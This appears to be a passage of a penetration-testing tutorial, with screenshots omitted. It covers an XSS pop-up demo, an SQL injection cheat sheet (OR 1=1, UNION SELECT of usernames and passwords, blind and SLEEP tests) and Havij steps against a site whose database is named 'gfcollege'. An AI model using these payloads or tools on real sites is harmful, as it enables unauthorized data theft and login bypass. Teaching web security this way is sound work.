
- All set now click on start attack




- Attack started and finished




- Copy any script for real time XSS vulnerability



- Paste script and click on submit




- Hello click me message display , now click on **click me**



- Pop up appears

➡ What Does the Pop-up Mean?

- The **pop-up (usually alert('XSS')) confirms that your injected script successfully executed in the victim's browser.**
- It is **proof of concept (PoC)** that your malicious code is running in the web page's context.



SQL INJECTION

SQL Injection is a **web security vulnerability** that allows an attacker to interfere with the queries an application makes to its database.

🔍 In simple terms:

An attacker can **inject malicious SQL commands** into input fields to:

- View hidden data
- Bypass logins
- Modify or delete data
- Execute OS commands (in advanced cases)

🛠 Basic Example:

Suppose this URL:

- `http://example.com/product.php?id=10`

Normal SQL Query:

- `SELECT * FROM products WHERE id = 10;`

If attacker changes URL to:

- `http://example.com/product.php?id=10 OR 1=1`

Query becomes:

- `SELECT * FROM products WHERE id = 10 OR 1=1;`

👉 This forces the query to return all products because `1=1` is always true.

SQL Injection Cheat Sheet:

◆ Basic Tests:

' OR 1=1 --

" OR 1=1 --

' OR 'a'='a

" OR "a"="a

◆ Order By Test:

' ORDER BY 1 --

' ORDER BY 2 --

' ORDER BY 100 -- (error if too high)

◆ Union Injection:

' UNION SELECT null, username, password FROM users --

◆ Boolean-Based Blind:

' AND 1=1 -- (True)

' AND 1=2 -- (False)

◆ Time-Based Blind:

' OR IF(1=1, SLEEP(5), 0) -- (Delays page if true)

1. Perform Sql Injection Using Havij tool


Havij is an **automated SQL Injection tool** developed by ITSecTeam. It is a **Graphical User Interface (GUI)**-based tool that allows attackers and penetration testers to easily detect and exploit SQL injection vulnerabilities in web applications.

Key Features of Havij:


- Fully Automated SQL Injection Tool
- Supports:
 - Database Detection (MySQL, MSSQL, Oracle, PostgreSQL, MS Access, etc.)
 - o Database Dumping (Extract tables, columns, and data)
 - o Command Execution on the target OS (if the database supports it)
 - o Reading/Writing Files on the database server
 - o Admin Login Bypass (automatic)
- Supports GET, POST, Cookies parameter testing.
 - Can perform multi-threaded scanning for faster results.
 - Graphical reports for extracted data.

How to use it :-


Target Website




- Paste Url in target Section




- Click on analyse button




- Havij Started their working




- Here , it find Database – gfcollege 🤖




- Now click on Tables



